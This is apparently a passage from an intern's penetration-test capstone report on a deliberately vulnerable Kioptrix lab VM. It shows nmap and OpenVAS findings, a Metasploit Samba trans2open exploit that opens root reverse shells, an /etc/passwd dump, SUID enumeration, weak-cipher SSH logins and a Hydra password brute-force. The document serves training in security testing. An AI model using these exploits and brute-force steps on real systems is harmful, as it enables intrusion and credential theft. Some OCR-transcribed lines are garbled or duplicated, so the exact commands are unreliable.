| shared groups, may be susceptible to passive eavesdropping attacks.
Check results:
| WEAK DH GROUP 1
|   | Other Suite: TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA
|   | Modulus Type: Safe prime
|   | Modulus Source: mod_ssl 2.0.x/1024-bit MODP group with safe prime modulus
|   | Modulus Length: 1024
|   | Generator Length: 8
|   | Public Key Length: 1024
References:
| https://weakdh.org
|_sslv2-drown[1]: ERROR: Script execution failed (use -d to debug)
|_http-csrf[2]: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss[3]: Couldn't find any DOM based XSS.
1024/tcp open kdm
MAC Address: 00:0C:29:31:F7:68 (VMware)

Host script results:
| smb-vuln-cve2009-3103:
| VULNERABLE
| SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
| State: VULNERABLE
| IDs: CVE-CVE-2009-3103
|   Array index error in the SMBv2 protocol implementation in srv2.sys in Microsoft Windows Vista Gold, SP1, and SP2,
|   Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote attackers to execute arbitrary code or cause a
|   denial of service (system crash) via an & (ampersand) character in a Process ID high header field in a NEGOTIATE
|   PROTOCOL REQUEST packet, which triggers an attempted dereference of an out-of-bounds memory location,
|   aka "SMBv2 Negotiation Vulnerability."
|
| Disclosure date: 2009-09-08
References:
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
| http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: ERROR: Server returned less data than it was supposed to (one or more fields are missing); aborting [14]
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: ERROR: Server returned less data than it was supposed to (one or more fields are missing); aborting [14]
|_smb-vuln-ms10-054: False

Nmap done: 1 IP address (1 host up) scanned in 351.35 seconds
root@DarkDeath:[~] /home/unknown/VAPT-Intern/Week-4/Capstone-Project-VAPT
```

Screenshot-04: Exploit Shell Root

```
[*] Handler failed to bind to 0.0.0.0:4444: - 
[*] 192.168.0.18:139 - Exploit failed [bad-config]: Rex::BindFailed The address is already in use or un
available: (0.0.0.0:4444)
[*] Exploit completed, but no session was created.
msf exploit(linux/samba/trans2open) > run
[*] Started reverse TCP handler on 192.168.0.9:4444
[*] 192.168.0.18:139 - Trying return address 0xbffffdfc ...
[*] 192.168.0.18:139 - Trying return address 0xbfffffcfc ...
[*] 192.168.0.18:139 - Trying return address 0xbfffffbfc ...
[*] 192.168.0.18:139 - Trying return address 0xbfffffafc ...
[*] 192.168.0.18:139 - Trying return address 0xbfffff9fc ...
[*] 192.168.0.18:139 - Trying return address 0xbffff8fc ...
[*] 192.168.0.18:139 - Trying return address 0xbffff7fc ...
[*] 192.168.0.18:139 - Trying return address 0xbffff6fc ...
[*] 192.168.0.18:139 - Trying return address 0xbffff5fc ...
[*] Command shell session 1 opened (192.168.0.9:4444 → 192.168.0.18:1025) at 2025-12-05 09:02:40 -0800

[*] Command shell session 2 opened (192.168.0.9:4444 → 192.168.0.18:1026) at 2025-12-05 09:02:41 -0800
[*] Command shell session 3 opened (192.168.0.9:4444 → 192.168.0.18:1027) at 2025-12-05 09:02:42 -0800
[*] Command Shell session 4 opened (192.168.0.9:4444 → 192.168.0.18:1028) at 2025-12-05 09:02:44 -0800

whoami
root
uname -a
Linux k10ptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
hostname
k10ptrix.level1
cat /etc/issue
Welcome to K10ptrix Level 1 Penetration and Assessment Environment

--The object of this game:
|_Acquire "root" access to this machine.


There are many ways this can be done, try and find more then one way to
appreciate this exercise.

DISCLAIMER: K10ptrix is not responsible for any damage or instability
caused by running, installing or using this VM image.
Use at your own risk.

WARNING: This is a vulnerable system, DO NOT run this OS in a production
environment. Nor should you give this system access to the outside world
(the Internet - or Interwebs..)

Good luck and have fun!
```

Screenshot-05: /etc/passwd Dump



```

Session Actions Edit View Help
caused by running, installing or using this VM image.
Use at your own risk.


WARNING: This is a vulnerable system, DO NOT run this OS in a production
environment. Nor should you give this system access to the outside world
(the Internet - or Interwebs..)

Good luck and have fun!

whoami
root
id
uid=0(root) gid=0(root) groups=99(nobody)
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin/nologin
daemon:x:2:2:daemon:/sbin/nologin
adm:x:3:4:adm:/var/adm:/bin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin/bin/sync
shutdown:x:6:0:shutdown:/sbin/shutdown
halt:x:7:0:halt:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/sbin/nologin
mailnull:x:47:47:/var/spool/mqueue:/dev/null
rpm:x:37:37::/var/lib/rpm:/bin/bash
xfs:x:43:43:Font Server:/etc/X11/fs:/bin/false
rpc:x:32:32:Portmapper RPC user:/bin/false
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
nsqd:x:28:28:NSCD Daemon:/bin/false
ident:x:98:98:piden user:/sbin/nologin
radvd:x:75:75:radvd user:/bin/false
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
apache:x:48:48:Apache:/var/www:/bin/false
squid:x:23:23::/var/spool/squid:/dev/null
pcap:x:77:77::/var/arpwatch:/bin/nologin
john:x:500:500::/home/john:/bin/bash
harold:x:501:501::/home/harold:/bin/bash

```

Screenshot-06: PrivEsc Enum



```

Session Actions Edit View Help
Linux kloptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
//bin/sh: ifconfig: command not found
iwconfig
//bin/sh: iwconfig: command not found
iwconfig
//bin/sh: iwconfig: command not found
ip a
//bin/sh: ip: command not found
sudo -l
find / -perm -4000 -type f 2>/dev/null
User root may run the following commands on this host:
    (ALL) ALL
/usr/bin/suidperl
/usr/bin/sperl5.6.0
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/crontab
/usr/bin/ssh
/usr/bin/rpc
/usr/bin/rlogin
/usr/bin/rsh
/usr/bin/sudo
/usr/sbin/ping6
/usr/sbin/traceroute6
/usr/sbin/sendmail
/usr/sbin/usernetctl
/usr/sbin/traceroute
/usr/sbin/suexec
/bin/ping
/bin/mount
/bin/umount
/bin/su
/sbin/pwd_b_chkpwd
/sbin/unix_chkpwd

```



Screenshot-07: Persistence SSH Key

```
Session Actions Edit View Help
[unknown@DarkDeath:~/VAPT-Intern/Week-4/Capstone-Project-VAPT]
$ sudo nano /etc/ssh/ssh_config
[sudo] password for unknown:

[unknown@DarkDeath:~/VAPT-Intern/Week-4/Capstone-Project-VAPT]
$ ssh -oHostKeyAlgorithms=+ssh-rsa \
-oPubkeyAcceptedAlgorithms=+ssh-rsa \
-oCiphers=+aes128-cbc,3des-cbc,aes256-cbc \
-oKexAlgorithms=+diffie-hellman-group1-sha1 \
-oMACs+=hmac-sha1,hmac-md5 \
-i ~/.ssh/pentester@192.168.0.18
The authenticity of host '192.168.0.18 (192.168.0.18)' can't be established.
RSA key fingerprint is: SHA256:D0/h/SG4A6H+WPH3LsQqw1jwjyseGyq9nLeRWPcY/A
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.18' (RSA) to the list of known hosts.
pentester@192.168.0.18's password:
Permission denied, please try again.
pentester@192.168.0.18's password:
Permission denied, please try again.
pentester@192.168.0.18's password:
pentester@192.168.0.18: Permission denied (publickey,password,keyboard-interactive).

[unknown@DarkDeath:~/VAPT-Intern/Week-4/Capstone-Project-VAPT]
$ ssh -oHostKeyAlgorithms=+ssh-rsa      -oPubkeyAcceptedAlgorithms=+ssh-rsa      -oCiphers=+aes128-cbc,3des-cbc,aes256-cbc      -oKexAlgorithms=+diffie-hellma
er@192.168.0.18
pentester@192.168.0.18's password:
bash-2.05$ ls
bash-2.05$ ls /home
harold john lost+found pentester
bash-2.05$ whoami
pentester
bash-2.05$ id
uid=1001(pentester) gid=1001 groups=1001
bash-2.05$ 
```

Screenshot-08: Weak Cipher SSH Login

```
Session Actions Edit View Help
[unknown@DarkDeath:~/VAPT-Intern/Week-4/Capstone-Project-VAPT]
$ sudo nano /etc/ssh/ssh_config
[sudo] password for unknown:

[unknown@DarkDeath:~/VAPT-Intern/Week-4/Capstone-Project-VAPT]
$ ssh -oHostKeyAlgorithms=+ssh-rsa \
-oPubkeyAcceptedAlgorithms=+ssh-rsa \
-oCiphers=+aes128-cbc,3des-cbc,aes256-cbc \
-oKexAlgorithms=+diffie-hellman-group1-sha1 \
-oMACs+=hmac-sha1,hmac-md5 \
-i ~/.ssh/pentester@192.168.0.18
The authenticity of host '192.168.0.18 (192.168.0.18)' can't be established.
RSA key fingerprint is: SHA256:D0/h/SG4A6H+WPH3LsQqw1jwjyseGyq9nLeRWPcY/A
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.18' (RSA) to the list of known hosts.
pentester@192.168.0.18's password:
Permission denied, please try again.
pentester@192.168.0.18's password:
Permission denied, please try again.
pentester@192.168.0.18's password:
pentester@192.168.0.18: Permission denied (publickey,password,keyboard-interactive).

[unknown@DarkDeath:~/VAPT-Intern/Week-4/Capstone-Project-VAPT]
$ ssh -oHostKeyAlgorithms=+ssh-rsa      -oPubkeyAcceptedAlgorithms=+ssh-rsa      -oCiphers=+aes128-cbc,3des-cbc,aes256-cbc      -oKexAlgorithms=+diffie-hellma
er@192.168.0.18
pentester@192.168.0.18's password:
bash-2.05$ ls
bash-2.05$ ls /home
harold john lost+found pentester
bash-2.05$ whoami
pentester
bash-2.05$ id
uid=1001(pentester) gid=1001 groups=1001
bash-2.05$ 
```



Screenshot-09: Hydra Attack

```
unknown@DarkDeath: ~/VAPT-Intern/Week-4/Capstone-Project-VAPT
$ echo -e "pentest\n12345\nadmin\nP@ssw0rd\npassword\npassword123\npassword123\nuser0123\nadmin" > passlist.txt
unknown@DarkDeath: ~/VAPT-Intern/Week-4/Capstone-Project-VAPT
$ cat passlist.txt
pentest
12345
admin
P@ssw0rd
password
password123
password123
user0123
admin

unknown@DarkDeath: ~/VAPT-Intern/Week-4/Capstone-Project-VAPT
$ ./hydra -l pentester -P passlist.txt ssh://192.168.0.18 -t 4 -vV
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-05 10:28:36
[DATA] max 4 tasks per 1 server, overall 4 tasks, 10 login tries (l:1/p:10), -3 tries per task
[DATA] attacking ssh://192.168.0.18:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://pentester@192.168.0.18:22
[INFO] Successful, password authentication is supported by ssh://192.168.0.18:22
[ATTEMPT] target 192.168.0.18 - login "pentester" - pass "pentest" - 1 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.0.18 - login "pentester" - pass "12345" - 2 of 10 [child 1] (0/0)
[ATTEMPT] target 192.168.0.18 - login "pentester" - pass "admin" - 3 of 10 [child 2] (0/0)
[ATTEMPT] target 192.168.0.18 - login "pentester" - pass "P@ssw0rd" - 4 of 10 [child 3] (0/0)
[ATTEMPT] target 192.168.0.18 - login "pentester" - pass "password" - 5 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.0.18 - login "pentester" - pass "password123" - 6 of 10 [child 1] (0/0)
[ATTEMPT] target 192.168.0.18 - login "pentester" - pass "password123" - 7 of 10 [child 2] (0/0)
[ATTEMPT] target 192.168.0.18 - login "pentester" - pass "user0123" - 8 of 10 [child 3] (0/0)
[22][ssh] host: 192.168.0.18 login: pentester password: password123
[STATUS] attack finished for 192.168.0.18 (Waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-05 10:28:41
```

Screenshot-10: OpenVAS Scan Screenshot

The screenshot shows the OpenVAS web interface with the following details:

- Task: kloptrix 1.1**
- Target:** Target for kloptrix 1.1 - 2025-11-27 19:49:12
- Scanner:** OpenVAS Default
- Assets:** OpenVAS OS

The task was created on Thu, Nov 27, 2025 7:49 PM Coordinated Universal Time and modified on the same date at 7:49 PM. The owner is admin.



OPENVAS SCAN - Results X

192.168.0.11/results?filter=task_id%3D8b560141-0572-4825-8245-950ba5927ac2

Kali Linux Kali Tools Kali Docs Kali Forums http://172.17.0.2/vuln... Kali NetHunter Exploit-DB Google Hacking DB OffSec

UTC | 14:50 | admin

OPENVAS

Dashboards Scans Tasks Reports **Results** Vulnerabilities Notes Overrides Assets Resilience Security Information Configuration Administration Help

Results 78 of 2026


Filter task_id=8b560141-0572-4825-8245-950ba5927ac2

Results by Severity Class (Total: 78)



Severity Class	Count
Log	49
Low	20
Medium	4
High	4

Results by CVSS (Total: 78)



CVSS Score	Count
0.0 (Log)	45
1.0	2
2.0	1
3.0	1
4.0	5
5.0	5
6.0	1
7.0	1

Vulnerability ↑

Vulnerability	Severity	QoD	Host IP	Name	Location	EPSS Score	Percentile	Created
SMB NativeLanMan	0.0 (Log)	95 %	192.168.0.18		139/tcp	N/A	N/A	Thu, Nov 27, 2025 7:50 PM Coordinated Universal Time
SMB/CIFS Server Detection	0.0 (Log)	80 %	192.168.0.18		139/tcp	N/A	N/A	Thu, Nov 27, 2025 7:50 PM Coordinated Universal Time
OS Detection Consolidation and Reporting	0.0 (Log)	80 %	192.168.0.18		general/tcp	N/A	N/A	Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time

Greenbone OS 24.10.6

OPENVAS SCAN - Results X

192.168.0.11/results?filter=task_id%3D8b560141-0572-4825-8245-950ba5927ac2

Kali Linux Kali Tools Kali Docs Kali Forums http://172.17.0.2/vuln... Kali NetHunter Exploit-DB Google Hacking DB OffSec

UTC | 14:37 | admin

OPENVAS

Dashboards Scans Tasks Reports **Results** Vulnerabilities Notes Overrides Assets Resilience Security Information Configuration Administration Help

Results 78 of 2026

Filter task_id=8b560141-0572-4825-8245-950ba5927ac2

Results by Severity Class (Total: 78)



Severity Class	Count
Log	49
Low	20
Medium	4
High	4

Results by CVSS (Total: 78)



CVSS Score	Count
0.0 (Log)	45
1.0	2
2.0	1
3.0	1
4.0	5
5.0	5
6.0	1
7.0	1

Vulnerability ↑

Vulnerability	Severity	QoD	Host IP	Name	Location	EPSS Score	Percentile	Created
Webscraper Cross Site Scripting Vulnerability	7.5 (High)	80 %	192.168.0.18		80/tcp	N/A	N/A	Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time
Deprecated SSH-1 Protocol Detection	7.5 (High)	80 %	192.168.0.18		22/tcp	N/A	N/A	Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time
SSL/TLS: Report Vulnerable Cipher Suites for HTTPS	7.5 (High)	98 %	192.168.0.18		443/tcp	N/A	N/A	Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time

Greenbone OS 24.10.6



OPENVAS SCAN - Results X +

192.168.0.11/results?filter=task_id%3D8b560141-0572-4825-8245-950ba5927ac2

Kali Linux Kali Tools Kali Docs Kali Forums http://172.17.0.2/vuln... Kali NetHunter Exploit-DB Google Hacking DB OffSec

UTC | 14:51 | admin

Universal Time

Deprecation SSH-1 Protocol Detection 7.5 (High) 80 % 192.168.0.18 22/tcp N/A N/A Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time

SSL/TLS: Report Vulnerable Cipher Suites for HTTPS 7.5 (High) 98 % 192.168.0.18 443/tcp N/A N/A Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time

Webalizer Cross Site Scripting Vulnerability 7.5 (High) 80 % 192.168.0.18 443/tcp N/A N/A Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time

SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection 5.9 (Medium) 98 % 192.168.0.18 443/tcp N/A N/A Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time

SSL/TLS: Report Weak Cipher Suites 5.9 (Medium) 98 % 192.168.0.18 443/tcp N/A N/A Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time

HTTP Debugging Methods (TRACE/TRACK) Enabled 5.8 (Medium) 99 % 192.168.0.18 80/tcp N/A N/A Thu, Nov 27, 2025 7:54 PM Coordinated Universal Time

HTTP Debugging Methods (TRACE/TRACK) Enabled 5.8 (Medium) 99 % 192.168.0.18 443/tcp N/A N/A Thu, Nov 27, 2025 7:54 PM Coordinated Universal Time

Greenbone OS 24.10.6

SSL/TLS: Server Certificate / Certificate in Chain with RSA keys less than 2048 bits 5.3 (Medium) 80 % 192.168.0.18 443/tcp N/A N/A Thu, Nov 27, 2025 7:53 PM

OPENVAS SCAN - Results X +

192.168.0.11/results?filter=task_id%3D8b560141-0572-4825-8245-950ba5927ac2

Kali Linux Kali Tools Kali Docs Kali Forums http://172.17.0.2/vuln... Kali NetHunter Exploit-DB Google Hacking DB OffSec

UTC | 14:51 | admin

Vulnerability ↑

Weak Host Key Algorithm(s) (SSH) 5.3 (Medium) 80 % 192.168.0.18 22/tcp N/A N/A Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time

SSL/TLS: Known Untrusted / Dangerous Certificate Authority (CA) Detection 5.0 (Medium) 99 % 192.168.0.18 443/tcp N/A N/A Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time

SSL/TLS: Certificate Expired 5.0 (Medium) 99 % 192.168.0.18 443/tcp N/A N/A Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time

Apache HTTP Server UserDir Sensitive Information Disclosure 5.0 (Medium) 70 % 192.168.0.18 443/tcp N/A N/A Thu, Nov 27, 2025 7:54 PM Coordinated Universal Time

Apache HTTP Server UserDir Sensitive Information Disclosure 5.0 (Medium) 70 % 192.168.0.18 80/tcp N/A N/A Thu, Nov 27, 2025 7:54 PM Coordinated Universal Time

SSL/TLS: RSA Temporary Key Handling 'RSA_EXPORT' Downgrade Issue (FREAK) 5.3 (Medium) 80 % 192.168.0.18 443/tcp N/A N/A Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time

Greenbone OS 24.10.6

SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection 4.3 (Medium) 98 % 192.168.0.18 443/tcp N/A N/A Thu, Nov 27, 2025 7:53 PM



OPENVAS SCAN - Results X +

10.168.0.11/results?filter=task_id%3D8b560141-0572-4825-8245-950ba5927ac2

Kali Linux Kali Tools Kali Docs Kali Forums http://172.17.0.2/vuln... Kali NetHunter Exploit-DB Google Hacking DB OffSec

UTC | 14:46 | admin

Universal Time

Results

Vulnerability	Severity	QoD	Host IP	Location	EPSS Score	Percentile	Created
Apache HTTP Server UserDir Sensitive Information Disclosure	5.0 (Medium)	70 %	192.168.0.18	80/tcp	N/A	N/A	Thu, Nov 27, 2025 7:54 PM Coordinated Universal Time
SSL/TLS: RSA Temporary Key Handling 'RSA_EXPORT' Downgrade Issue (FREAK)	4.3 (Medium)	80 %	192.168.0.18	443/tcp	N/A	N/A	Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time
SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection	4.3 (Medium)	98 %	192.168.0.18	443/tcp	N/A	N/A	Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time
Apache HTTP Server ETag Header Information Disclosure Weakness	4.3 (Medium)	80 %	192.168.0.18	443/tcp	N/A	N/A	Thu, Nov 27, 2025 7:54 PM Coordinated Universal Time
Weak Encryption Algorithm(s) Supported (SSH)	4.3 (Medium)	80 %	192.168.0.18	22/tcp	N/A	N/A	Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time
Apache HTTP Server ETag Header Information Disclosure Weakness	4.3 (Medium)	80 %	192.168.0.18	80/tcp	N/A	N/A	Thu, Nov 27, 2025 7:54 PM Coordinated Universal Time

Apply to page contents

(Applied filter: apply_overrides=0 min_qod=70 task_id=B0560141-0572-4825-8245-950ba5927ac2 rows=10 first=11 sort_reverse=severity)

K < 11 - 20 of 78 > H

Greenbone OS 24.10.6 Copyright © 2009-2025 by Greenbone AG, www.greenbone.net

OPENVAS SCAN - Results X +

10.168.0.11/results?filter=task_id%3D8b560141-0572-4825-8245-950ba5927ac2

Kali Linux Kali Tools Kali Docs Kali Forums http://172.17.0.2/vuln... Kali NetHunter Exploit-DB Google Hacking DB OffSec

UTC | 14:50 | admin

Universal Time

Results

Vulnerability	Severity	QoD	Host IP	Location	EPSS Score	Percentile	Created
SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection	4.3 (Medium)	98 %	192.168.0.18	443/tcp	N/A	N/A	Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time
Weak Encryption Algorithm(s) Supported (SSH)	4.3 (Medium)	80 %	192.168.0.18	22/tcp	N/A	N/A	Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time
SSL/TLS: Diffie-Hellman Key Exchange Insufficient DH Group Strength Vulnerability	4.3 (Medium)	80 %	192.168.0.18	443/tcp	N/A	N/A	Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time
SSL/TLS: Certificate Signed Using A Weak Signature Algorithm	4.3 (Medium)	80 %	192.168.0.18	443/tcp	N/A	N/A	Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time
SSL/TLS: 'DHE_EXPORT' MITM Security Bypass Vulnerability (Logjam)	3.7 (Low)	80 %	192.168.0.18	443/tcp	N/A	N/A	Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time
SSL/TLS: SSLv3 Protocol CBC Cipher Suites Information Disclosure Vulnerability (POODLE)	3.4 (Low)	80 %	192.168.0.18	443/tcp	N/A	N/A	Thu, Nov 27, 2025 7:53 PM Coordinated Universal Time

K < 21 - 30 of 78 > H

Greenbone OS 24.10.6



Screenshot-11: Root Proof

```
Session Actions Edit View VM Tabs Help || windows 12 | Kali Linux | root@DarkDeath:/home/unknown/VAPT-Intern/Week-4/Capstone-Project-VAPT

Handler failed to bind to 0.0.0:4444: - 
[!] 192.168.0.18:139 - Exploit failed [bad-config]: Rex::BindFailed The address is already in use or un
available: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.
msf exploit(linux/smb/ttranspo...
[*] Started service TCPListener on 192.168.0.9:4444
[*] 192.168.0.18:139 - Trying return address 0xbffffdfc...
[*] 192.168.0.18:139 - Trying return address 0xbfffffc...
[*] 192.168.0.18:139 - Trying return address 0xbfffffb...
[*] 192.168.0.18:139 - Trying return address 0xbfffffa...
[*] 192.168.0.18:139 - Trying return address 0xbfffff9...
[*] 192.168.0.18:139 - Trying return address 0xbfffffb...
[*] 192.168.0.18:139 - Trying return address 0xbfffff7fc...
[*] 192.168.0.18:139 - Trying return address 0xbfffff6fc...
[*] 192.168.0.18:139 - Trying return address 0xbfffff5fc...
[*] Command shell session 1 opened (192.168.0.9:4444 → 192.168.0.18:1025) at 2025-12-05 09:02:40 -0800
[*] Command shell session 2 opened (192.168.0.9:4444 → 192.168.0.18:1026) at 2025-12-05 09:02:41 -0800
[*] Command shell session 3 opened (192.168.0.9:4444 → 192.168.0.18:1027) at 2025-12-05 09:02:42 -0800
[*] Command shell session 4 opened (192.168.0.9:4444 → 192.168.0.18:1028) at 2025-12-05 09:02:44 -0800
whoami
root
uname -a
Linux k10ptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
hostname
k10ptrix.level1
cat /etc/issue
Welcome to K10ptrix Level 1 Penetration and Assessment Environment

--The object of this game:
|_ Acquire "root" access to this machine.

There are many ways this can be done, try and find more then one way to
appreciate this exercise.

DISCLAIMER: K10ptrix is not responsible for any damage or instability
caused by running, installing or using this VM image.
Use at your own risk.

WARNING: This is a vulnerable system, DO NOT run this OS in a production
environment. Nor should you give this system access to the outside world
(The Internet - or Interwebs..)

Good luck and have fun!
```

Summary

